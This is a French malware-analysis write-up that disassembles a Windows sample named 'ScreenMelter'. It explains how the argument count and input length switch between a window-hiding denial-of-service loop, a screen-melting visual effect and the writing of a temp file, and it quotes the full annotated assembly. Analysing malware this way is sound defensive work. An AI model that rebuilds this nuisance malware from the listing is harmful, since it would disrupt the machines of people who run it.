Comportement malveillant en fonction de la chaîne d'entrée

Localisation: `0x00401BAF, 0x004019EA` **Fonction:** `ScreenMelter, loc_401C94, loc_401B4F`
Type: Malware **Sévérité:** Moyenne

Code Assembleur : Extrait

Test 1 (ligne 24)

```
cmp     [ebp+var_C4], 2
mov     [ebp+nHeight], offset unk_47DFC8
jz      loc_401B4F
```

Test 2 (ligne 141)

```
cmp     eax, 8
mov     [ebp+var_B0], eax
jbe     loc_401C94
```

Analyse

Le *Test 1* vérifie le nombre d'arguments passés en paramêtre à l'exécutable. Si celui est égal à 2 le programme éxécute la fonction `loc_401B4F`


Le *Test 2* vérifie quant à lui si la chaîne passée en entrée à une longueur supérieure à 8. Si tel est le cas alors le programme exécute la fonction `loc_401C94`.

Le code assembleur, si dessous, a le comportement suivant :

- Si le programme est exécuté sans argument, il adopte un comportement malveillant : il cache les fenêtres en boucle à chaque clic, provoquant un déni de service sur la machine.
- Si le programme est exécuté avec un argument, il analyse celui-ci et, en fonction de sa longueur, adopte un comportement spécifique :
  - Longueur inférieure égale à 8 : comportement normal
  - Longueur supérieur à 8 : Effet visuel sur les fenêtres (comportement malveillant)

Dans tous les cas de figure, le fichier `astiko.txt` est créé (voir *astiko.pdf*).

Screenshot



Code Assembleur : Entier

```
                lea     ecx, [esp+4]
                and     esp, 0FFFFFFF0h
                push    dword ptr [ecx-4]
                push    ebp
                mov     ebp, esp
                push    edi
                push    ecx
                sub     esp, 100h
                mov     eax, [ecx]
                mov     ecx, [ecx+4]
                lea     edx, [ebp+var_9+1]
                mov     [ebp+var_7C], edx
                mov     [ebp+var_84], offset sub_474F60
                mov     [ebp+var_C4], eax
                lea     eax, [ebp+var_9C]
                mov     [ebp+var_C8], ecx
                mov     [esp+108h+var_108], eax
                mov     [ebp+var_80], offset dword_4755C4
                mov     [ebp+var_78], offset loc_401A96
                mov     [ebp+var_74], esp
                call    _Unwind_SjLj_Register
                call    sub_40A780
                cmp     [ebp+var_C4], 2
                mov     [ebp+nHeight], offset unk_47DFC8
                jz      loc_401B4F
                mov     eax, ds:GetForegroundWindow
                mov     edx, ds:ShowWindow
                mov     [ebp+var_A0], eax
                mov     [ebp+var_A4], eax
                mov     [ebp+var_AC], edx
                nop
                lea     esi, [esi+0]
```

```

loc_401A20:                             ; CODE XREF: sub_401990+104j
                mov     [ebp+var_98], 6
                call    [ebp+var_A0]
                test    eax, eax
                mov     [ebp+var_A8], eax
                jz      short loc_401A4E
                mov     [esp+2Ch+Msg.pt.x], 0 ; nCmdShow
                mov     [esp+2Ch+Msg.time], eax ; hWnd
                call    ds:ShowWindow
                sub     esp, 8

loc_401A4E:                             ; CODE XREF: sub_401990+A8j
                mov     [ebp+var_98], 6
                call    [ebp+var_A4]
                cmp     [ebp+var_A8], eax
                jz      short loc_401A7A
                mov     [esp+2Ch+Msg.pt.x], 5
                mov     [esp+2Ch+Msg.time], eax
                call    [ebp+var_AC]
                sub     esp, 8

loc_401A7A:                             ; CODE XREF: sub_401990+D4j
                mov     [esp+2Ch+Msg.time], 3E8h ; dwMilliseconds
                mov     [ebp+var_98], 6
                call    ds:Sleep
                sub     esp, 4
                jmp     short loc_401A20
; ---------------------------------------------------------------------------

loc_401A96:                             ; DATA XREF: sub_401990+46o
                add     ebp, 8
                mov     eax, [ebp+var_98]
                mov     edx, [ebp+var_94]
                cmp     eax, 1
                mov     [ebp+var_CC], edx
                jz      loc_401B38
                cmp     eax, 2
                jz      short loc_401B21
                cmp     eax, 3
                jz      short loc_401B0A
                cmp     eax, 4
                jz      short loc_401ADD
                cmp     eax, 5
                jz      short loc_401ADD
                lea     eax, [ebp+File]
                mov     [esp+4+hInstance], eax
                mov     [ebp+var_98], 0
                call    sub_448860

loc_401ADD:                             ; CODE XREF: sub_401990+131j
                                        ; sub_401990+136j ...
                lea     eax, [ebp+nHeight]
                mov     [esp+4+hInstance], eax
                mov     [ebp+var_98], 0
                call    sub_448860
                mov     edi, [ebp+var_CC]
                mov     [ebp+var_98], 0FFFFFFFFh
                mov     [esp+4+hInstance], edi
                call    _Unwind_SjLj_Resume

loc_401B0A:                             ; CODE XREF: sub_401990+12Cj
                lea     eax, [ebp+nWidth]
                mov     [esp+4+hInstance], eax
                mov     [ebp+var_98], 0
                call    sub_448860
                jmp     short loc_401ADD
;
   ---------------------------------------------------------------------------

loc_401B21:                             ; CODE XREF: sub_401990+127j
                lea     eax, [ebp+Y]
                mov     [esp+4+hInstance], eax
                mov     [ebp+var_98], 0
                call    sub_448860
                jmp     short loc_401ADD
;
   ---------------------------------------------------------------------------

loc_401B38:                             ; CODE XREF: sub_401990+11Ej
                lea     eax, [ebp+X]
                mov     [esp+4+hInstance], eax
                mov     [ebp+var_98], 0
                call    sub_448860
                jmp     short loc_401ADD
;
   ---------------------------------------------------------------------------

loc_401B4F:                             ; CODE XREF: sub_401990+68j
                mov     edi, [ebp+var_C8]
                lea     eax, [ebp+var_9]
                mov     [esp+2Ch+Msg.pt.y], eax ; int
                mov     eax, [edi+4]
                mov     [ebp+var_98], 5
                mov     [esp+2Ch+Msg.pt.x], eax ; char *
                lea     eax, [ebp+nWidth]
                mov     [esp+2Ch+Msg.time], eax ; int
                call    sub_448120
                lea     eax, [ebp+nWidth]
                mov     [esp+2Ch+Msg.pt.x], eax
                lea     eax, [ebp+nHeight]
                mov     [esp+2Ch+Msg.time], eax
                mov     [ebp+var_98], 4
                call    sub_446F80
                lea     eax, [ebp+nWidth]
                mov     [esp+2Ch+Msg.time], eax
                mov     [ebp+var_98], 5
                call    sub_448860
                mov     eax, [ebp+nHeight]
                mov     eax, [eax-0Ch]
                cmp     eax, 8
                mov     [ebp+var_B0], eax
                jbe     loc_401C94
                mov     [esp+2Ch+Msg.time], 0 ; nIndex
                mov     [ebp+var_98], 6
                call    ds:GetSystemMetrics
                push    edx
                mov     ds:nWidth, eax
                mov     [esp+2Ch+Msg.time], 1 ; nIndex
                call    ds:GetSystemMetrics
                push    edi
                mov     ds:nHeight, eax
                mov     [esp+2Ch+Msg.time], 0 ; lpModuleName
                call    ds:GetModuleHandleA
                lea     edx, [ebp+WndClass]
                mov     [ebp+var_C0], eax
                mov     edi, edx
                xor     eax, eax
                push    ecx
                mov     ecx, 0Ah
                rep stosd
                mov     eax, [ebp+var_C0]
                mov     [ebp+WndClass.lpfnWndProc], offset sub_401700
                mov     [ebp+WndClass.lpszClassName], offset ClassName
                    ; "ScreenMelter"
                mov     [esp+2Ch+Msg.pt.x], 7F00h ; lpCursorName
                mov     [ebp+WndClass.hInstance], eax
                mov     [esp+2Ch+Msg.time], 0 ; hInstance
                call    ds:LoadCursorA
                push    edx
                push    edx
                mov     [ebp+WndClass.hCursor], eax
                lea     eax, [ebp+WndClass]
                mov     [esp+2Ch+Msg.time], eax ; lpWndClass
                call    ds:RegisterClassA
                test    ax, ax
                push    edi
                jnz     loc_401E39

loc_401C57:                             ; CODE XREF: sub_401990+517j
                                        ; sub_401990+53Dj ...
                mov     [ebp+var_BC], 1

loc_401C61:                             ; CODE XREF: sub_401990+4A4j
                lea     eax, [ebp+nHeight]
                mov     [esp+2Ch+Msg.time], eax
                mov     [ebp+var_98], 0FFFFFFFFh
                call    sub_448860
                lea     eax, [ebp+var_9C]
                mov     [esp+2Ch+Msg.time], eax
                call    _Unwind_SjLj_Unregister
                mov     eax, [ebp+var_BC]
                lea     esp, [ebp-8]
                pop     ecx
                pop     edi
                pop     ebp
                lea     esp, [ecx-4]
                retn
```

```
; ---------------------------------------------------------------------------

loc_401C94:                             ; CODE XREF: sub_401990+228j
                lea     eax, [ebp+nHeight]
                mov     [esp+2Ch+Msg.pt.y], 0 ; char
                mov     [esp+2Ch+Msg.pt.x], 8 ; size_t
                mov     [esp+2Ch+Msg.time], eax ; int
                mov     [ebp+var_98], 6
                call    sub_4475F0
                mov     eax, [ebp+var_B0]
                mov     [ebp+var_B4], eax
                jmp     short loc_401CFB
; ---------------------------------------------------------------------------

loc_401CC7:                             ; CODE XREF: sub_401990+372j
                mov     eax, [ebp+nHeight]
                cmp     dword ptr [eax-4], 0
                js      short loc_401CE8
                lea     edx, [ebp+nHeight]
                mov     [esp+2Ch+Msg.time], edx
                mov     [ebp+var_98], 6
                call    sub_445EE0
                mov     eax, [ebp+nHeight]

loc_401CE8:                             ; CODE XREF: sub_401990+33Ej
                mov     edi, [ebp+var_B4]
                mov     byte ptr [eax+edi], 0
                add     edi, 1
                mov     [ebp+var_B4], edi

loc_401CFB:                             ; CODE XREF: sub_401990+335j
                cmp     [ebp+var_B4], 8
                jnz     short loc_401CC7
                mov     [esp+2Ch+Msg.time], 7D0h ; dwMilliseconds
                mov     [ebp+var_98], 6
                call    ds:Sleep
                push    eax
                mov     [esp+2Ch+Msg.pt.x], offset Mode ; "w"
                mov     [esp+2Ch+Msg.time], offset Filename ; "C:\\Users\\lhs\\AppData\\Local\\Temp\\a"...
                call    fopen
                test    eax, eax
                mov     [ebp+var_B8], eax
                jz      loc_401F2C
                mov     edi, [ebp+var_B8]
                mov     [esp+2Ch+Msg.pt.y], 13h ; Count
                mov     [esp+2Ch+Msg.pt.x], 1 ; Size
                mov     [esp+2Ch+Msg.time], offset aPakboEtLombrik ; "pakbo-et-lombrik.fr"
                mov     [esp+2Ch+File], edi ; File
                mov     [ebp+var_98], 6
                call    fwrite
                mov     [esp+2Ch+Msg.time], edi ; File
                call    fclose
                lea     eax, [ebp+nHeight]
                mov     [esp+2Ch+Msg.pt.x], eax
                lea     eax, [ebp+Y]
                mov     [esp+2Ch+Msg.time], eax
                call    sub_4481C0
                lea     eax, [ebp+Y]
                mov     [esp+2Ch+Msg.time], eax
                mov     [ebp+var_98], 3
                call    sub_403230
                lea     eax, [ebp+Y]
                mov     [esp+2Ch+Msg.time], eax
                mov     [ebp+var_98], 6
                call    sub_448860
                lea     eax, [ebp+nHeight]
                mov     [esp+2Ch+Msg.pt.x], eax
                lea     eax, [ebp+X]
                mov     [esp+2Ch+Msg.time], eax
                call    sub_4481C0
                lea     eax, [ebp+X]
                mov     [esp+2Ch+Msg.time], eax
                mov     [ebp+var_98], 2
                call    sub_404380
                lea     eax, [ebp+X]
                mov     [esp+2Ch+Msg.time], eax
                mov     [ebp+var_98], 6
                call    sub_448860
                lea     eax, [ebp+nHeight]
                mov     [esp+2Ch+Msg.pt.x], eax
                lea     eax, [ebp+File]
                mov     [esp+2Ch+Msg.time], eax
                call    sub_4481C0
                lea     eax, [ebp+File]
                mov     [esp+2Ch+Msg.time], eax
                mov     [ebp+var_98], 1
                call    sub_404970
                lea     eax, [ebp+File]
                mov     [esp+2Ch+Msg.time], eax
                mov     [ebp+var_98], 6
                call    sub_448860
                mov     [ebp+var_BC], 0
                jmp     loc_401C61
; -------------------------------------------------------------------------

loc_401E39:                             ; CODE XREF: sub_401990+2C1j
                mov     eax, ds:nHeight
                mov     edx, [ebp+var_C0]
                mov     [esp+2Ch+lpParam], 0 ; lpParam
                mov     [esp+2Ch+var_9+1], 0 ; hMenu
                mov     [esp+2Ch+nHeight], eax ; nHeight
                mov     eax, ds:nWidth
                mov     [esp+2Ch+hInstance], edx ; hInstance
                mov     dword ptr [esp+20h], 0 ; hWndParent
                mov     [esp+2Ch+Y], 0  ; Y
                mov     [esp+2Ch+nWidth], eax ; nWidth
                mov     [esp+2Ch+X], 0  ; X
                mov     [esp+2Ch+File], 80000000h ; dwStyle
                mov     [esp+2Ch+Msg.pt.y], 0 ; lpWindowName
                mov     [esp+2Ch+Msg.pt.x], offset ClassName ; "ScreenMelter"
                mov     [esp+2Ch+Msg.time], 8 ; dwExStyle
                call    ds:CreateWindowExA
                sub     esp, 30h
                test    eax, eax
                jz      loc_401C57
                call    ds:GetTickCount
                mov     [esp+2Ch+Msg.time], eax ; Seed
                call    srand
                lea     edx, [ebp+Msg]
                mov     ecx, 7
                xor     eax, eax
                mov     edi, edx
                rep stosd

loc_401EC9:                             ; CODE XREF: sub_401990+57Ej
                                        ; sub_401990+59Aj
                cmp     [ebp+Msg.message], 12h
                jz      loc_401C57
                lea     eax, [ebp+Msg]
                mov     [esp+2Ch+X], 1  ; wRemoveMsg
                mov     [esp+2Ch+File], 0 ; wMsgFilterMax
                mov     [esp+2Ch+Msg.pt.y], 0 ; wMsgFilterMin
                mov     [esp+2Ch+Msg.pt.x], 0 ; hWnd
                mov     [esp+2Ch+Msg.time], eax ; lpMsg
                mov     [ebp+var_98], 6
                call    ds:PeekMessageA
                sub     esp, 14h
                test    eax, eax
                jz      short loc_401EC9
                lea     edx, [ebp+Msg]
                mov     [esp+2Ch+Msg.time], edx ; lpMsg
                call    ds:TranslateMessage
                lea     edi, [ebp+Msg]
                push    ecx
                mov     [esp+2Ch+Msg.time], edi ; lpMsg
                call    ds:DispatchMessageA
                push    edx
                jmp     short loc_401EC9
; ---------------------------------------------------------------------------

loc_401F2C:                             ; CODE XREF: sub_401990+3A8j
                mov     [esp+2Ch+Msg.time], offset ErrMsg ; "[LOG][main] fopen"
                call    perror
                jmp     loc_401C57
sub_401990      endp
```